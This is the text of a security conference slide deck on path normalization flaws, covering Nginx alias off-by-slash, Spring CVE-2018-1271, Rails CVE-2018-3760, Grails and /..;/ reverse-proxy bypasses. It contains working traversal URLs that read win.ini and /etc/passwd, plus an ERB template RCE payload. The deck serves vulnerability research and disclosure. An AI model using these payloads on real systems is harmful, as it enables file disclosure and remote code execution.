Breaking Parser Logic!

Take Your Path Normalization Off and Pop 0days Out

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Agenda

1. The blind side of path normalization
2. In-depth review of existing implementations
3. New multi-layered architecture attack surface

Normalize

To make standard; determine the value by comparison to an item of **known standard value**

Why normalization?

To **protect** something

Inconsistency

```
if (check(data)) {
    use(data)
}
```

Windows treat as UNC

```
new URL("file:///etc/passwd?/../../Windows/win.ini")
```

Linux treat as URL

Polyglot URL path

- Rely on `getPath()` under Windows

```
URL base = new URL("file:///C:/Windows/temp/");
URL url  = new URL(base, "file?/../../win.ini");
```

- Rely on normalization of `getFile()` or `toExternalForm()` under Linux

```
URL base = new URL("file:///tmp/");
URL url  = new URL(base, "../etc/passwd?/../../tmp/file");
```

Why path normalization

- Most website handle files(and apply lots of security mechanism)
- Lack of overall security review
  - Code change too fast, does the patch and protection still work?

A 5 years Mojarra story

From JavaServer Faces CVE-2013-3827 to CVE-2018-14371

How parsers could be failed?

Can you spot the vulnerability?

```
static String QUOTED_FILE_SEPARATOR = Pattern.quote(File.separator)
static String DIRECTIVE_FILE_SEPARATOR = '/'

public AssetFile getAsset(String relativePath) {
    if(!relativePath)
        return null
    relativePath = relativePath.replace( QUOTED_FILE_SEPARATOR,
                                        DIRECTIVE_FILE_SEPARATOR)
```

replace v.s. replaceAll

```
String replace(String target, String replacement)
String replaceAll(String regex, String replacement)
```

Can you spot the vulnerability?

```
static String QUOTED_FILE_SEPARATOR = Pattern.quote(File.separator)
```

```
Pattern.quote("/") = "\Q/\E"
```

```
relativePath = relativePath.replace( QUOTED_FILE_SEPARATOR,
                                      DIRECTIVE_FILE_SEPARATOR)
```

..\Q/\E is the new ../ in Grails


FAILS
LIGHTYEAR
FAILS EVERYWHERE

/app/static/ v.s. /app/static

How single slash could be failed?

Nginx off-by-slash fail

- First shown in the end of 2016 HCTF - credit to @iaklis
  - A good attack vector but very few people know
  - Nginx says this is not their problem
- Nginx `alias` directive
  - Defines a replacement for the specified location

Nginx off-by-slash fail

`http://127.0.0.1/static../settings.py`

```
location /static {
  alias /home/app/static/;
}
```


Nginx matches the rule and appends the remainder to destination

`/home/app/static/../settings.py`

How to find this problem?

- Discovered in a private bug bounty program and got the maximum bounty

200	http://target/assets/app.js
403	http://target/assets/
404	http://target/assets/../settings.py
403	http://target/assets../
200	http://target/assets../static/app.js
200	http://target/assets../settings.py


view-source: assets../settings/90-local.conf
搜尋
INT
SQL
XSS
Encryption
Encoding
Other
Load URL (A)
Split URL (S)
Execute (X)
view-source: assets../settings/90-local.conf
Enable Post data
Enable Referrer
# authentication system.
AUTHENTICATION_BACKENDS = [
#: Uncomment the following line for enabling LDAP authentication
'pootle.core.auth.ldap_backend.LdapBackend',
'django.contrib.auth.backends.ModelBackend',
]
# The LDAP server. Format: protocol://hostname:port
AUTH_LDAP_SERVER = 'ldap://emea.ldap.corp. '
# Anonymous Credentials : if you don't have a super user, don't put cn=...
AUTH_LDAP_ANON_DN = 'CN= ,OU=Service Accounts,DC= ,DC=local'
AUTH_LDAP_ANON_PASS = ' '
# Base DN to search
AUTH_LDAP_BASE_DN = 'OU= ,DC=corp,DC= ,DC=local'
# What are we filtering on? %s will be the username (must be in the string)
# In this case, we filter on mails, which are the uid.
AUTH_LDAP_FILTER = 'sAMAccountName=%s'

0days I found

	CVE
Spring Framework	CVE-2018-1271
Spark Framework	CVE-2018-9159
Jenkins	CVE-2018-1999002
Mojarra	CVE-2018-14371
Ruby on Rails	CVE-2018-3760
Sinatra	CVE-2018-7212
Next.js	CVE-2018-6184
resolve-path	CVE-2018-3732
Aiohttp	None
Lighttpd	Pending

Agenda

1. The blind side of path normalization
2. In-depth review of existing implementations
   - Discovered Spring Framework CVE-2018-1271
   - Discovered Ruby on Rails CVE-2018-3760
3. New multi-layered architectures attack surface

Spring 0day - CVE-2018-1271

- Directory Traversal with Spring MVC on Windows
- Patches of CVE-2014-3625

```
1.  isInvalidPath(path)
2.  isInvalidPath(URLDecoder.decode(path, "UTF-8"))
3.  isResourceUnderLocation(resource, location)
```

```java
protected boolean isInvalidPath(String path) {
    if (path.contains("WEB-INF") || path.contains("META-INF")) {
        return true;
    }
    if (path.contains(":/")) {
        return true;
    }
    if (path.contains("..")) {
        path = cleanPath(path);
        if (path.contains("../"))
            return true;
    }

    return false;
}
```

Dangerous Pattern :(

```java
public static String cleanPath(String path) {
    String pathToUse = replace(path, "\\", "/");

    String[] pathArray = delimitedListToStringArray(pathToUse, "/");
    List<String> pathElements = new LinkedList<>();
    int tops = 0;

    for (int i = pathArray.length - 1; i >= 0; i--) {
        String element = pathArray[i];
        if (".".equals(element)) {

        } else if ("..".equals(element)) {
            tops++;
        } else {
            if (tops > 0)
                tops--;
            else
                pathElements.add(0, element);
        }
    }

    for (int i = 0; i < tops; i++) {
        pathElements.add(0, "..");
    }
    return collectionToDelimitedString(pathElements, "/");
}
```

```java
public static String cleanPath(String path) {
    String pathToUse = replace(path, "\\", "/");

    String[] pathArray = delimitedListToStringArray(pathToUse, "/");
    List<String> pathElements = new LinkedList<>();
    int tops = 0;

    for (int i = pathArray.length - 1; i >= 0; i--) {
        String element = pathArray[i];
        if (".".equals(element)) {

        } else if ("..".equals(element)) {
            tops++;
        } else {
            if (tops > 0)
                tops--;
            else
                pathElements.add(0, element);
        }
    }

    for (int i = 0; i < tops; i++) {
        pathElements.add(0, "..");
    }
    return collectionToDelimitedString(pathElements, "/");
}
```

Allow empty element?

Spring 0day - CVE-2018-1271

Input	cleanPath	Filesystem
/foo/../	/	/
/foo/../../	/../	/../
/foo//../	/foo/	/
/foo///../../	/foo/	/../
/foo////../../../	/foo/	/../../

Spring 0day - CVE-2018-1271

- How to exploit?

```
$ git clone git@github.com:spring-projects/spring-amqp-samples.git
$ cd spring-amqp-samples/stocks
$ mvn jetty:run
```

```
http://0:8080/spring-rabbit-stock/static/%255c%255c%255c%255c%255c
%255c..%255c..%255c..%255c..%255c..%255c..%255c/Windows/win.ini
```

Spring 0day - CVE-2018-1271

- How to


$ git ... ples.git

$ cd s

$ mvn

http://0:80 ... %255c%255c

%255c..%2 ... /win.ini



Do not use Windows

Mitigation from Spring

Bonus on Spark framework

- Code infectivity? Spark framework CVE-2018-9159
  - A micro framework for web application in Kotlin and Java 8

```
commit 27018872d83fe425c89b417b09e7f7fd2d2a9c8c
Author: Per Wendel <per.i.wendel@gmail.com>
Date:   Sun May 18 12:04:11 2014 +0200

+   public static String cleanPath(String path) {
+       if (path == null) {
+       ...
```

Rails 0day - CVE-2018-3760

- Path traversal on `@rails/sprockets`
- Sprockets is the built-in asset pipeline system in Rails
- Affected Rails under development environment
  - Or production mode with flag `assets.compile` on

Vulnerable enough!

```
$ rails new blog && cd blog
$ rails server
Listening on tcp://0.0.0.0:3000
```

Rails 0day - CVE-2018-3760

1. Sprockets supports `file://` scheme that bypassed `absolute_path?`
2. URL decode bypassed double slashes normalization
3. Method `split_file_uri` resolved URI and `unescape` again
   - Lead to double encoding and bypass `forbidden_request?` and prefix check

```
http://127.0.0.1:3000/assets/file:%2f%2f/app/assets/images
/%252e%252e/%252e%252e/%252e%252e/etc/passwd
```

For the RCE lover

/tmp/evil.erb

```
<%=`id`%>
```

- This vulnerability is possible to RCE
- Inject query string %3F to File URL
- Render as ERB template if the extension is `.erb`

```
http://127.0.0.1:3000/assets/file:%2f%2f/app/assets/images/%252e%252e/%252e%252e/%252e%252e/tmp/evil.erb%3ftype=text/plain
```

By Michael Saechang @Flickr


By Jonathan Leung @Flickr


By daisuke1230 @Flickr

Agenda

1. The blind side of path normalization
2. In-depth review of existing implementations
3. New multi-layered architecture attack surface
   - Remote Code Execution on Bynder
   - Remote Code Execution on Amazon

P.S. Thanks Amazon and Bynder for the quick response time and open-minded vulnerability disclosure


URL path parameter

```
http://example.com/foo;name=orange/bar/
```

- Some researchers already mentioned this might lead issues but it still depends on programming fails
- How to make this feature more severely?

Reverse proxy architecture

- ✓ Resource sharing
- ✓ Load balance
- ✓ Cache
- ✓ Security



Client
NGINX
static files
- images
- scripts
- files
Tomcat
Apache

When reverse proxy meets...

`http://example.com/foo;name=orange/bar/`

	Behavior
Apache	/foo;name=orange/bar/
Nginx	/foo;name=orange/bar/
IIS	/foo;name=orange/bar/
Tomcat	/foo/bar/
Jetty	/foo/bar/
WildFly	/foo
WebLogic	/foo

BadProxy.org

Not really! Just a joke

How danger it could be?

- Bypass whitelist and blacklist ACL
- Escape from context mapping
  - Web container console and management interface
  - Other servlet contexts on the same server

Am I affected by this vuln?

- This is architecture's problem and **vulnerable by default**

  if you are using reverse proxy with Java as backend service
  - Apache mod_jk
  - Apache mod_proxy
  - Nginx ProxyPass
  - …

/..;/ seems to be a directory.
Take it!

`http://example.com/portal/..;/manager/html`

OK! /..;/ is
the parent directory

/ . . ; / seems to be a directory,

Authentication Required

[redacted] is requesting your username and password. The site says: “Tomcat Manager Application”

User Name:

Password:

OK Cancel

OK! / . . ; / is
the parent directory

Uber bounty case

